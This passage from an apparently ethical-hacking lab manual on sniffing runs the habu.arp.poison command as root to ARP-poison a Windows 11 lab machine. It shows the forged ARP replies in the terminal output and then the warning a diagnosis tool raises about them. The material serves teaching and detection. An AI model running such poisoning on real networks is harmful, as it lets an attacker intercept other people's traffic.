
Note: The password that you type will not be visible.

27. In the terminal window, type **habu.arp.poison 10.10.1.11 10.10.1.13** and press **Enter**, to start ARP poisoning on **Windows 11** machine.

Note: The above command sends ARP 'is-at' packets to the specified victim(s), poisoning their ARP tables to send their traffic to the attacker system.

Note: If you receive any error while running the command ignore it.


Module 08 – Sniffing



```
Applications Places System
habu.arp.poison 10.10.1.11 10.10.1.13 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# habu.arp.poison 10.10.1.11 10.10.1.13
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
Ether / ARP is at 00:15:5d:04:29:c5 says 10.10.1.13
Ether / ARP is at 00:00:00:00:00:00 says 10.10.1.11
```

28. Switch to **Windows 11** virtual machine.


29. In the **Diagnosis** tab, expand the **Data Link Layer** node to see the **ARP Too Many Unrequested Replies** warning.



